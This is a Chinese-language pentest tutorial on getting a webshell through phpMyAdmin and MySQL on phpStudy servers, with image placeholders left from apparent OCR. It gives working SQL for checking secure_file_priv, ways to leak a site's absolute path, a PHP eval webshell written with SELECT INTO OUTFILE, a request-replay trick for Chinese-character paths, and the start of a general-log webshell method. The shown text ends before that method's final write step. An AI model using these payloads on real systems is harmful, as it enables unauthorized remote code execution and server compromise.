phpmyadmin getshell

phpmyadmin

环境：

phpstudy2014

select into outfile 直接写入


利用条件：


1、root 权限（有写入权限）

2、有网站绝对路径

1. 首先判断是否有写入权限


```
SHOW VARIABLES LIKE "secure_file_priv";
```






> 1）当 secure_file_priv 为空，可以读取写入文件任意目录。
> 2）当 secure_file_priv 为 E:\，可以读取写入 E 盘。
> 3）当 secure_file_priv 为 null，不允许读取写入文件。

Notes: `secure_file_priv` 参数需要修改 mysql 的配置文件，修改完后，重启 mysql，使配置文件生效，实战中遇到为 null 的情况，直接跳过，尝试下一种方法。




2. 获取网站绝对路径的几种思路

1）探针文件，测试文件。如: phpinfo，phpstudy 探针等




2）通过对参数的删（不给参数）改（参数值改为负数，加单引号等），使程序报错，从而输出绝对路径。



3）通过访问不存在的页面，使得应用程序出错，从回显的错误页面，获取绝对路径。

例如 iis:




4）通过查询 mysql 存储数据的目录 `select @@datadir;` ，猜测网站的路径.

5）读取配置文件信息，从而得到绝对路径。

例如：读取 httpd.conf

Apache 的配置文件名字为 httpd.conf




Notes: phpstudy 安装时，网站根目录 `www` 是可以和 mysql 目录分开的，所以，上面猜测网站路径为 `E:/phpStudy/WWW` ，实际上并不是，但是 phpstudy 中，mysql 跟 apache 是固定的路径，通过 `select @@datadir;` 猜测网站配置文件路径为 `E:/phpStudy/Apache/conf/httpd.conf` ，读取配置文件信息，从而获取正确的绝对路径为 `E:\WWW` .

6）其他


例如：cms exp 爆路径，利用搜索引擎，根据同服的其他站点的报错显示进行猜测 等方法。

3. 写入文件

```
select '<?php eval($_POST[cmd]); ?>' into outfile 'E:/WWW/shell.php';
```



4. 验证文件是否可被解析，



遇到的问题


中文路径写 shell 问题，

在 mysql 中，中文路径写 shell，如下：


```
set names utf8;
```

```
select '<?php eval($_POST[\'cmd\']);?>' into outfile 'E:/WWW/测试/test.php';
```

正常写入：




将语句放在 phpmyadmin 时，就报错了，Mysql 返回的路径是乱码！！！



解决如下：


抓取执行 sql 时的数据包，如下：



观察 sql_query 参数，

> set+names+utf8%3B%0D%0Aselect+'%3C%3Fphp+eval(%24_POST%5B%5C'cmd%5C'%5D)%3B%3F%3E'+into+outfile+'E%3A%2FWWW%2F%E6%B5%8B%E8%AF%95%2Ftest.php'%3B

将 `%E6%B5%8B%E8%AF%95` ，更改为 `%B2%E2%CA%D4` ，重放数据包就完事了，phpmyadmin 编码的问题。



开启全局日志 getshell

环境：


phpstudy2018

利用条件：

1、root 权限（有写入权限）

2、有网站绝对路径


当 `secure_file_priv` 为 `null` 时，无法使用 `select into outfile` 写入文件。



mysql5.0 版本以上会创建日志文件，这时我们可以尝试通过修改日志的全局变量进行 getshell。

1、首先查询全局日志是否开启

```
SHOW VARIABLES LIKE 'general%';
```




```
| general_log_file | E:\phpStudy2018\PHPTutorial\MySQL\data\DESKTOP-7TSAHE9.log |
+------------------+-----------------------------------------------------------+
2 rows in set (0.00 sec)
```


当开启了全局日志，会记录所有执行的 sql 语句。

2、将全局日志开关打开，并修改日志文件的存储路径


```
SET GLOBAL general_log='on';
SET GLOBAL general_log_file='E:/WWW/logshell.php';
```



